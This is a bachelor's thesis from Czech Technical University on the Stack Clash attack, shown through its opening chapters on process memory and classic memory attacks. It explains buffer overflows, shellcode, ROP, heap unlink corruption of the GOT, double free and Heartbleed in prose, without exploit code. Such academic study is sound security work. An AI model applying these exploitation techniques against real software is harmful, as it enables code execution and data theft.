
CZECH TECHNICAL UNIVERSITY IN PRAGUE
FACULTY OF INFORMATION TECHNOLOGY



ASSIGNMENT OF BACHELOR'S THESIS

Title:	The Stack Clash Attack
Student:	Petr Heřmánek
Supervisor:	Ing. Josef Kokeš
Study Programme:	Informatics
Study Branch:	Information Technology
Department:	Department of Computer Systems
Validity:	Until the end of winter semester 2018/19

Instructions

1) Research the issues of SW memory attacks and their security aspects.
2) Study and describe the Stack Clash attack (https://blog.qualys.com/securitylabs/2017/06/19/the-stack-clash).
3) Explain the conditions affecting an execution of the attack and evaluate the effectiveness of common memory protections.
4) Evaluate the possibility of execution of the attack under various operating systems.
5) Prepare a virtual environment allowing a simple demonstration of the attack.
6) Discuss the results.

References

Will be provided by the supervisor.

prof. Ing. Róbert Lórencz, CSc.
Head of Department

prof. Ing. Pavel Tvrdík, CSc.
Dean

Prague July 27, 2017

Czech Technical University in Prague
Faculty of Information Technology
Department of Computer Systems

Bachelor's thesis

The Stack Clash Attack

Petr Heřmánek

Supervisor: Ing. Josef Kokeš

11th May 2018

Acknowledgements

I would like to thank my supervisor Ing. Josef Kokeš, without his assistance and guidance this thesis would not have been accomplished.

Then I would like to thank the Qualys Security Advisory team for writing up the Stack Clash security advisory and personally answering my emails regarding the Stack Clash vulnerability.

Finally I want to thank my family and friends for their support throughout my studies.

Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis.

I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended. In accordance with Article 46(6) of the Act, I hereby grant a nonexclusive authorization (license) to utilize this thesis, including any and all computer programs incorporated therein or attached thereto and all corresponding documentation (hereinafter collectively referred to as the "Work"), to any and all persons that wish to utilize the Work. Such persons are entitled to use the Work in any way (including for-profit purposes) that does not detract from its value. This authorization is not limited in terms of time, location and quantity. However, all persons that makes use of the above license shall be obliged to grant a license at least in the same scope as defined above with respect to each and every work that is created (wholly or in part) based on the Work, by modifying the Work, by combining the Work with another work, by including the Work in a collection of works or by adapting the Work (including translation), and at the same time make available the source code of such work at least in a way and scope that are comparable to the way and scope in which the source code of the Work is made available.

In Prague on 11th May 2018 .....

Czech Technical University in Prague
Faculty of Information Technology

Citation of this thesis

Heřmánek, Petr. *The Stack Clash Attack*. Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2018.

Abstrakt

Stack Clash je označení pro nedávno objevenou slabinu programové paměti na několika operačních systémech. Současné výchozí ochrany nejsou dostačující a Stack Clash tak představuje závažnou hrozbu ve formě svévolného spuštění kódu, úniku informací a elevace oprávnění. Cílem této práce je vysvětlit základy paměti procesu, včetně útoků a dostupných ochran s následnou demonstrací slabiny Stack Clash. Principy zneužití slabiny jsou vysvětleny a předvedeny v útoku na jednoduchou demonstrační aplikaci. Práci uzavírá diskuze vlastností operačních systémů, konkrétně jejich vliv na proveditelnost a zmírnění následků útoku.

Klíčová slova Stack Clash, paměť procesu, útoky na paměť, ochrana paměti, Linux, zásobník, halda, počítačová bezpečnost, automatické rozšíření zásobníku

Abstract

Stack Clash is a software memory vulnerability recently exposed on a variety of operating systems. Current default Stack Clash protections are not satisfactory and pose a serious threat, such as arbitrary code execution, information disclosure and privilege escalation. In this thesis we demonstrate the Stack Clash attack as well as explain the necessary process memory background along with possible exploitation techniques and protections. Stack Clash principles are then explained and demonstrated on a proof of concept. We then discuss the operating system features which make the attack possible and propose mitigation techniques.

Keywords Stack Clash, process memory, memory attacks, memory protection, Linux, stack, heap, computer security, automatic stack expansion

Contents

List of Figures

List of Tables

Introduction

Program memory based attacks exploit the underlying design of memory layout and cause unintended behavior by altering its vulnerable structure and its contents. Consequences of a successful exploitation include, for example, arbitrary code execution, information disclosure, and privilege escalation.

As the protections improved, the attacks had to adapt and become more sophisticated. In case of recently reexposed memory vulnerability – the "Stack Clash", protections enabled by default on many operating systems are not satisfactory and the attack poses a serious threat. Stack Clash has been found to affect many systems including Linux, BSD descendants and Solaris, on i386 and amd64 platforms.

The goal of this thesis is to explain software memory attacks with focus later being on Stack Clash principle and exploitation.

Motivation

Attackers often look for unexpected scenarios and attack vectors to bypass state-of-the-art protections. More sophisticated attacks leave fewer traces and could have devastating consequences; being able to bypass all enabled protection mechanisms and to gain full control over the affected machine is especially dangerous in the age of rapid digitalization and cryptocurrencies on the rise.

Common attack vectors are nearly impossible to execute if all state-of-the-art protections are enabled. Stack Clash capitalizes on security measures present on a vast majority of systems. For that reason, a functional Stack Clash exploit is a powerful tool in any computer security researcher's arsenal, especially if it is applicable to typically built-in binaries.

Goal

The goal of this thesis is to explain software memory attacks and the inner workings of Stack Clash as well as demonstrate its exploitation on a vulnerable operating system.

First we need to research the process memory structure and its main components. Based on that we discuss commonly occurring software memory attacks and protections against them. The next step is to research the Stack Clash vulnerability and describe conditions affecting its behavior.

After establishing the theoretical background, we move on to a Stack Clash proof-of-concept demonstration. The attached custom virtual machine contains a set of files developed to exploit Stack Clash vulnerability using predefined execution commands. Lastly we discuss key steps required for successful exploitation and showcase their implementation in attached files.

Chapter 1

Process memory

Process memory represents a complex platform maintained by the operating system, used mainly to store data related to the running computer process. Developers (especially in higher level languages) may not know how process memory is formed, maintained, and protected as familiarity with this concept is not always required to successfully implement an application.

Not only does this lack of knowledge decrease the overall code quality, but it also leaves users of poorly written applications vulnerable to hackers who understand their inner workings and vulnerabilities.

It is necessary to have at least a basic understanding of how process memory is organized and maintained in order to write safer applications and to look under the hood of attacks exploiting its weak spots.

1.1 Process

A program in execution is called a "process". It does not necessarily have to be a program the user wrote or knowingly launched; a large number of running processes belong to the operating system and are responsible for its behavior.

In order to get a process up and running, it's required that we satisfy quite a few conditions. The one this thesis revolves around is the space where to put our executable code and data we operate with. The optimal medium providing such space is the computer memory, which amongst other things contains program instructions and data to read from or write to.

1.2 Address space

Each process has its own virtual address space used to store program data. For a process, the virtual address space is a set of virtual memory addresses it can use. The address space of each process is private and cannot be accessed

by other processes unless it is shared.[23] Virtual memory is an abstraction that provides each process with the illusion that it has an exclusive use of the main memory.[6]

Addressing and overall maintenance is mostly handled by the the operating system. Elements like hardware, operating system, compiler or the launched program all play a big part in process memory structure and behaviour.

1.2.1 Further segregation

To provide protection from malicious intentions, the operating system further separates virtual memory into user space and kernel space.

User space is where the process and a few other drivers are executed whereas kernel space runs the core of the operating system. For a usual user process, the access to kernel space is provided by system calls (requests in a Unix-like operating system meant for kernel services).

1.3 Processor registers

Numerous processes also use memory storage wired specifically in the CPU to ensure high speed access – the processor registers.

Registers are primitives used in hardware design that are also visible to the programmer when the computer is completed, so we can think of registers as the bricks of a computer construction.[27] Their limiting factor is a small size, and not all are meant for general purpose. Registers often contain critical values, e.g. base pointer used to correctly locate data in virtual memory or a program counter determining executed instructions.

It is important to keep in mind that most processor registers have their contents regularly pushed to process memory and back. If hackers were to control what flows into any of the previously mentioned registers, it would be possible to execute arbitrary code or damage data integrity.

1.4 Memory regions

Process address space is divided into various regions. It is necessary to be aware of their functionality and structure to understand the Stack Clash – or any other process memory attack, for that matter. Different types of regions follow different structural and behavioural patterns and thus contain different sets of weak spots and pitfalls.

1.4.1 Stack

Stack is an abstract data type which operates in LIFO (Last In First Out) format. In terms of virtual memory management, its main function is to store

frames of program subroutines. Formation of such frame has a predefined order and gets initialized as soon as a subroutine is called.[14].

1.4.1.1 Frames

Each frame contains subroutine arguments, a backup of previously used base pointer, the return address and sometimes a chunk of memory for local variables.[33] Data placed on the stack are not erased when freed; for this reason, all variables located on the stack should be explicitly initialized.

Proper orientation is ensured through two pointers (described in paragraphs below) which hold the necessary information about data residing in the memory.[11] Figure 1.1 shows the structure of two adjacent frames.

1.4.1.2 Base Pointer

Base pointer contains an address which separates local variables from other important frame data. Its current value is stored in the base pointer processor register (EBP in x86 assembly language) and gets backed up on stack whenever subroutine nesting occurs.

1.4.1.3 Stack Pointer

Stack pointer marks the end of memory storing all currently available local variables and sometimes of the stack itself. No usable data for any subroutine is located beyond this point. Automatic stack expansion mechanism in Linux as well as many other features rely on a properly functioning stack pointer.

Processor register used to store the stack pointer address is called the stack pointer register (ESP in x86 assembly language).


1.4.1.4 Stack expansion

Expansion of stack occurs when currently reserved stack memory is not large enough to satisfy the program's needs. The operating system then undertakes various steps to address more stack space and move the stack pointer to a new location.

Most Linux distributions follow a lightweight solution which maximizes the potential of a previously defined stack pointer. The user space of a process is automatically expanded by kernel if stack pointer reaches the lowest address of this memory region and the unmapped memory pages below. The attempt to access the unmapped memory pages raises a "page-fault" exception which gets handled by the page-fault handler. Either the process is terminated with a SIGSEGV signal in case of expansion failure or the bounds of user-space extend.[29]

In Microsoft Windows, each new thread receives its own stack space consisting of both reserved and initially committed memory.[22] Thread creation

Figure 1.1: Stack frame structure




fails if there is not enough memory to reserve or commit the number of bytes requested. The default stack reservation size used by linker to satisfy most subroutines is 1 MiB.

1.4.2 Heap

By far the most dynamic segment is the heap. Memory chunks of various sizes can be allocated, resized and freed during program runtime. Such flexibility comes with the drawback of possible fragmentation as there are no limitations set on when certain blocks can be freed. Popular usage includes priority

queues, heap sort and arrays with unknown size during program compilation process.[7]

Figure 1.2: Glibc heap overview [4]



1.4.2.1 Arenas

Heap differs from implementation to implementation but the core principles are usually the same. For instance, the highest level of Glibc's heap implementation consists of structures known as arenas. Arena is a heap space belonging to one or multiple threads while each arena has its own memory regions containing allocated and freed chunks from the associated thread(s).[4] Figure 1.2 represents a sample heap overview.

1.4.2.2 Chunks

Chunk is the building block of many high level heap structures and contains the actual data. Freed chunks, as the name suggests, are no longer in use. In most scenarios, when a chunk gets freed, the chunk's data stays at the same location as before, and its data is not deleted nor overwritten.[4] Arenas, chunks and other important structures are linked using a series of pointers.

1.4.2.3 Bins

Freed chunks are linked together to form bins. A bin can be seen as a container for freed chunks that always belongs to a specific arena. The size of maintained chunks affects the bin category as well as their implementation. Glibc uses the following specifications.[4][32]

Fastbin: size 16 to 80 bytes, single linked list, LIFO, no coalescing (free adjacent chunks are not combined into single free chunk), faster allocation and deallocation.

Small bin: size less than 512 bytes, circular double linked list, FIFO, coalescing.

Large bin: size greater than or equal to 512 bytes, circular double linked list, coalescing, slower than small bins in memory allocation and deallocation.

Unsorted bin: no size restriction, circular double linked list, contains freed small or large chunks, speeds up allocation and deallocation.

1.4.3 mmap()

Mmap system call implemented in the Unix kernel provides an interface for applications to map a file directly into memory with custom options. It is possible to specify a preferred address and offset for mapped file which makes this a wild card in collisions with other memory segments.

Special region created via mmap() worth mentioning is an anonymous mmap. Anonymity is ensured through not backing the mapping by any file – its contents are initialized to zero and the file descriptor argument is ignored.[1][20]

1.4.4 Others

Less known segments relevant to the Stack Clash attack are listed bellow.

ld.so read-write segment reserved for dynamic linker/loader

PIE read-write segment containing position-independent executable

[29]

1.4.5 Inner workings

Maintenance, expansion and addressing of stack is hidden from programmers and users as long as both the compiler and kernel encounter no issues. One pitfall important to remember is that not respecting the boundaries of local arrays or any other data structures has severe consequences.

The best case scenario occurs when the kernel becomes aware of improper memory manipulation. The process at fault ends up terminated with corresponding exception thrown. On the other hand, if the impact of such an action is invisible to the kernel it will damage frame integrity and cause undefined program behaviour.

Chapter 2

Software memory attacks

Most software memory attacks follow common philosophy when it comes to their execution. The main goal is to exploit the underlying design of process memory and either execute arbitrary code or alter specific data.

To prevent such attacks, operating systems implement various memory management techniques and protections to harden their environment, causing the exploitation of memory vulnerabilities to differ significantly.

Attack vector is heavily affected by differences in application design and compilation process. Relying on external data to control program behavior, usage of unsafe libraries, or incorrect assumptions about program behaviour could create exploitable weak spots in process memory.

When a weak spot is found, it comes down to recreating a previously discovered scenario and exploiting the occurring vulnerability. Exploitation depends on the attacker's intentions; if the goal is to gain control over program execution flow, masking a malicious sequence of instructions as user input (shellcode) could influence memory management enough to force it to execute injected instructions.

Editing local variables is also possible through overflowing data structures (buffer overflow, data type overflow). In this case, the overflow is designed to overwrite memory spots reserved for adjacent values.

Unsafe libraries or ignorance of best practices, e.g. not specifying format for printf() function, could lead to buffer over-read vulnerability, opening possibilities to print generally inaccessible data.

2.1 Stack buffer overflow

Buffer overflow is probably the best known form of software security vulnerability. Stack variation of buffer overflow occurs when one or more bytes are written past the end of a buffer which is allocated on the stack.[26] Common causes are improper manipulation with external data, usage of unsafe libraries, and insufficient input validation.


Overflowing a buffer allows to edit adjacent values and cause unintended program behaviour. According to [11], a technically inclined attacker would usually exploit stack buffer overflow in two ways (note that [19] lists structured exception handlers as Windows specific).

1. By overwriting the return address in a stack frame. Once the function returns, execution will resume at the return address specified by the attacker.

2. By overwriting a function pointer, or structured exception handler, which is subsequently executed.

Figure 2.1: Stack buffer overflow

This stack buffer overflow image shows how parsing input larger than the reserved container invalidates other values.



2.1.1 Shellcode

The term shellcode refers to a carefully crafted sequence of instructions used to gain control over a vulnerable application. This sequence is often inserted into the application's weak spot as external data.

Shellcode development requires functioning assembly code to perform the desired task. This can also be achieved by converting a code snippet from different programming language to assembly. Length and complexity of suitable shellcode is based on the size of the vulnerable buffer and currently available instruction set.

In terms of operating systems, Windows shellcode pushes arguments of exploited function on the stack and follows up with a CALL instruction to a function's address, whereas Linux typically stores function arguments in various CPU registers first, and then uses a special instruction (INT 80h, SYSENTER (x86), SYSCALL (x64)) which executes the desired function.[18] The Stack Clash demonstration attached to this thesis contains a Makefile with commands to form a custom shellcode from scratch.

It is important to keep in mind that third-party shellcode requires proofreading as it may contain potentially harmful instructions. Running hard to read shellcode in a properly secured and separated virtual machine may also uncover unwanted behavior.

2.1.2 Return-Oriented Programming

Return-Oriented Programming is a technique used to bypass certain stack protections. The building blocks of ROP exploits are short instruction sequences called "gadgets", mainly used to manipulate data already loaded in process memory. Each gadget ends with a 'return' or 'jump' instruction, which is used to chain together several such gadgets to alter the program's behavior.[16]

No code injections occur during a ROP chain construction. This ensures undetectability of the running chain under commonly used security measures. The real downside of ROP is its complexity, as causing a serviceable arbitrary action using gadgets only is comparably more difficult than doing the same thing with a shellcode.

2.2 Heap buffer overflow

Since heap structure is different from the one used in stack, other techniques are required to control program execution flow. Heap buffer overflow is based on overflowing a heap-located buffer with external data, thus corrupting content of nearby structures or memory management directives.


Exploits based on heap buffer overflow derive from currently used memory manager. Memory chunks typically contain memory management information (referred to as chunkinfo) alongside the actual data (chunkdata).[35] This

positioning could cause chunkinfo to be overwritten by an overflowing buffer allocated in a preceding chunk.

The image 2.2 showcases the heap structure in a simple unlink attack scenario where we overflow heap-located buffer to trick free() into assuming that the chunk right next to our target is unused. If we forge critical directives properly we cause GOT (Global Offset Table, see below) entry of free() to be overwritten with shellcode address. Thus, whenever free() is called, the shellcode is executed.

By overflowing heap located buffer we alter directives responsible for keeping size of the next chunk as well as size of current chunk. These are used by free() in the consolidation process and cause the next chunk to appear unoccupied. Injecting, for example, address of free() GOT entry offset by 12 bytes masked as fd (pointer to the next chunk) and shellcode address as bk (pointer to the previous chunk) alters GOT to execute our shellcode every time free is invoked.[31]

Figure 2.2: Heap unlink exploited chunk



2.2.1 Global Offset Table

One of the protections described later in the thesis requires the running code to be position-independent, that is why absolute virtual addresses are no longer viable.

A common solution is having each process reference its own global offset table when looking for a specific position-independent address. GOT holds absolute addresses in private data. Those are therefore available without compromising the position-independence and shareablity of a program's text.[25]

2.2.2 Procedure Linkage Table

Similarly to GOT, Procedure Linkage Table ensures position independence of the executed binary. This time the focus is on function calls rather than virtual addresses. Link editor causes the program to hand over the control to entries in the PLT where the redirection to absolute locations occurs.[24]

Procedure Linkage Table and Global Offset Table are ideal targets for many exploits because it is possible to redirect an entry in either table to an arbitrary or permission-restricted code.

2.2.3 Double free

The function responsible for deallocating heap structures is called free. It accepts a pointer as a parameter and performs the following operations:

- The block of memory pointed to by the pointer is unreserved and given back to the free memory on the heap. It can then be reused by later new statements.
- The pointer is left in an uninitialized state, and must be reinitialized before it can be used again.[5]

Scenario where the same structure is freed twice results in the same chunk address being listed twice in the bin. Malloc then returns the same address twice, since this was provided by the gradually unlinked bin. This leads to one chunk being claimed by two separate structures, thus allowing attackers who control either structure to read or manipulate originally inaccessible data. [17]

2.2.4 Data type overflow

A frequently overlooked aspect of data types is the fact that they also differ in the number of bits they require in memory. Like many other memory allocated structures, even data types can overflow and cause damage. Data type overflow is an attempt to store a value in a variable which is too small to hold it.

Unfortunately, this operation may very well be hidden, as there are no options for process to check the result of computation once it has happened. At that point there may already be an inconsistency between the final calculation and the correct result.

If the overflown variable were to affect, for example, write or read operations within the virtual address space, it would become possible to bypass memory bounds check by using an unexpected value as pointer address or for an array index range.

According to ISO C99, operations including unsigned variables can never overflow. Instead, if we were to add two unsigned variables, the final result is reduced by modulus of the maximum possible value plus one.

Allocating heap memory is often parametrized by custom calculations to provide dynamic buffer sizes. Overflowing one of the operands responsible for array range calculations opens up additional attack vectors. Stack Clash relevant vector relies on filling up stack memory to reduce the distance between the stack and the nearest memory structure.

Other array index range manipulations are often the cause of involuntary information disclosure (e.g. Heartbleed[1]).

Both unsigned and signed data types are indistinguishable from the computer's perspective, for that reason interpreting signed data as unsigned or vice versa causes major inconsistencies across the memory. Comparisons or arithmetic operations where the programmer may not realize that some functions require their arguments to be specifically signed or unsigned are able to cause such scenarios.

If the variable holding an array size was an integer and later passed to memcpy function to mark the number of bytes to copy, it would be interpreted as unsigned integer (size_t), which results in negative values being perceived as large positive numbers.

For these and many other reasons, input verification methods need to check for possible inconsistencies between the expected value and the processed one.[3]

2.3 Denial of service by memory exhaustion

Memory-inefficient operations can be used to exhaust all available memory of the system, therefore leaving it unstable and incapable of handling any more requests. For example, allowing a single web server request to consume large amount of memory causes a decrease in the number of requests attackers have to form in order to fully swamp the server.

Other than causing a complete rejection of incoming requests, it is possible to destabilize any system where the memory overcommit technique is enabled (either for virtualization or Linux swapping). Overcommit refers to

[1] `http://heartbleed.com/`

the practice of giving out virtual memory with no guarantee that the physical storage for it exists.[10] When kernel fails to find physical memory to satisfy all system demands, it reclaims already used memory by killing highly consuming processes. Such a system falls apart under the heavy load. CVE-2011-3192 [2] showcases memory exhaustion vulnerability in older versions of Apache HTTP Server. Available public exploitations of CVE-2011-3192 often attempt to destabilize the system.

2.4 Heartbleed

Information disclosure of data already located in the process memory may also happen due to insufficient security measures applied when giving out memory contents. One of the basic examples is using the printf function with no format specifiers. Should the printed variables contain formatting strings – let's say '%x' – printf would start printing out normally inaccessible data in unsigned hexadecimal integer form.

The Heartbleed bug is a popular vulnerability affecting some OpenSSL versions. Attackers can forge so-called heartbeat messages (sent by the client as a verification of ongoing connection) to trick the server into thinking it received up to 64K bytes of data while only one byte was sent. This causes the server to return a message containing forbidden data from its memory, potentially leaking account credentials or secret keys.[15]

What makes Heartbleed so powerful is its ability to leak unprotected data, originally meant to be encrypted by the OpenSSL toolkit during its transmission. Leaking secret keys allows the attacker to decrypt any past and future traffic to protected services.

Heartbleed-like consequences may also rise from the previously described data type overflow vulnerability, or insufficient user input verification. If the size of returned memory chunk was determined by an overflown or maliciously altered variable, the chance of involuntarily leaking memory contents is significant. To better understand the principle of such information disclosure, see image 2.3.


2.5 Protection

Hardening the environment of every running program greatly reduces the exploitability of man-made vulnerabilities in the code. For example, problems with shellcode execution through stack buffer overflow grow significantly with applied security measures.

Certain security mechanisms cause the virtual address space to be unpredictable every time the process is executed. Others disallow execution of

[2] `http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2011-3192`

Figure 2.3: Heartbleed explanation from `https://xkcd.com/1354/`



injected instructions in ordinary regions, or ensure the stack frame integrity by adding exception triggers. When combined, the application requires an experienced attacker with a lot of time on their hands.

2.5.1 Input validation

Several protections wouldn't be necessary if all external data went through a proper validation process. Having a strictly defined input format sets the guidelines for incoming data and allows to build the application around them.

It is necessary for data of any length and format not to cause unpredictable program behaviour when being worked with. This is achieved by specifying the expected input length in data loading functions and applying predefined filters afterwards.

Data post-processing requires application of the same rules; securing code that comes directly in contact with unfiltered data is pointless if the remaining operations are not suited to operate with already filtered values, eg. wrong choice of data type or unsupported character encoding.

2.5.2 ASLR

Address Space Layout Randomization is automatically provided by the operating system and eliminates absolute addressing from any running process. A specific address in memory becomes impossible to explicitly target as it points to a different place every execution. Compiled binaries have to be position independent in order to function as intended.

ASLR adds random offset to the virtual memory layout of each program, making it harder for attackers to predict target memory address that they wish the vulnerable program to return to.[12] To check the status of ASLR on Linux, see contents of `/proc/sys/kernel/randomize_va_space` file. The available states are:[2]

- 0 - No randomization. Everything is static.
- 1 - Conservative randomization. Shared libraries, stack, mmap(), VDSO and heap are randomized.
- 2 - Full randomization. In addition to elements listed in the previous point, memory managed through brk() is also randomized.

For Microsoft Windows the ASLR directive is often stored in a registry key located at `HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement\MoveImages`.[34]

